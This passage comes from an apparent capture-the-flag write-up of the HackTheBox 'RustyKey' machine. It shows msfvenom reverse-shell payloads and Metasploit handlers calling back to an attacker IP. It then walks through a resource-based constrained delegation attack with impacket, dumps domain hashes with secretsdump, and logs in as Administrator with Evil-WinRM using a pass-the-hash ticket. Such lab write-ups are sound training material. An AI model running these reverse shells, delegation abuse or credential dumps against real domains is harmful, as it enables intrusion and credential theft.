[-] Handler failed to bind to 10.10.14.28:4444:-  -
msf6 exploit(multi/handler) > [-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 2 opened (10.10.14.28:4444 -> 10.10.11.75:55024) at 2025-07-02 09:10:14 -0400

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > getuid
Server username: RUSTYKEY\mm.turner
meterpreter > whoami /priv
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
Note:
But this is very unstable; it closes after 10-15 seconds. So, we create another multi-handler in a different tab and execute it directly when we get a Meterpreter session.
As it is one system, we also upload the .exe file to C:\tools.
When we get a shell, we run the .exe directly to get a stable shell.
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.28 LPORT=4441 -f exe -o reverse64.exe
Now, we set another handler in msfconsole.
1
2
3
4
5
6
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.28
set LPORT 4441
set ExitOnSession false
exploit -j
Executing on the first session:
1
.\reverse64.exe
On the second Meterpreter session, we have:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# msfconsole -q

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.28
LHOST => 10.10.14.28
msf6 exploit(multi/handler) > set LPORT 4441
LPORT => 4441
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set LHOST 10.10.14.31
LHOST => 10.10.14.31
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.31:4441
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 1 opened (10.10.14.31:4441 -> 10.10.11.75:50876) at 2025-07-03 11:23:10 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 8944 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\tools>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
RBCD
Since mm.turner is a member of the Delegation group, we can perform a Resource-Based Constrained Delegation attack. The goal is to configure the domain controller (DC) to trust IT-COMPUTER3$ for delegation, allowing us to impersonate privileged users.


First, we set IT-COMPUTER3$ as an allowed delegation target on the DC:
1
2
3
PS C:\tools> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
PS C:\tools>
Next, we request a service ticket while impersonating backupadmin:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ impacket-getST -spn 'cifs/dc.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k 'RUSTYKEY.HTB/IT-COMPUTER3$:Rusty88!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache

┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ export KRB5CCNAME=backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
With the impersonated ticket, we use smbexec to obtain SYSTEM access and retrieve root.txt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-smbexec -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd C:\Users\Administrator\Desktop
[-] You can't CD under SM.BEXEC. Use full paths.
C:\Windows\system32>cat C:\Users\Administrator\Desktop\root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
************d64367d517ebaa7b95f3

C:\Windows\system32>
C:\Windows\system32>exit
Hash Dumping
Now, using the delegated Kerberos ticket, we can dump the domain hashes with secretsdump:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-secretsdump -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
RUSTYKEY\DC$:plain_password_hex:0c7fbe96b20b5afd1da58a1d71a2dbd6ac75b42a93de3c18e4b7d448316ca40c74268fb0d2281f46aef4eba9cd553bbef21896b316407ae45ef212b185b299536547a7bd796da250124a6bb3064ae48ad3a3a74bc5f4d8fbfb77503eea0025b3194af0e290b16c0b52ca4fecbf9cfae6a60b24a4433c16b9b6786a9d21.
.
.
.
.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Evil-WinRm as Administrator
Generated an Administrator TGT and logged in as Administrator using Evil-WinRM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-getTGT 'rustykey.htb/Administrator' -hashes :f7a351e12f70cc177a1d5bd11b28ac26 -dc-ip 10.10.11.75
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# export KRB5CCNAME=Administrator.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
rustykey\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents> exit

Info: Exiting with code 0
malloc(): unaligned fastbin chunk detected
zsh: IOT instruction  evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB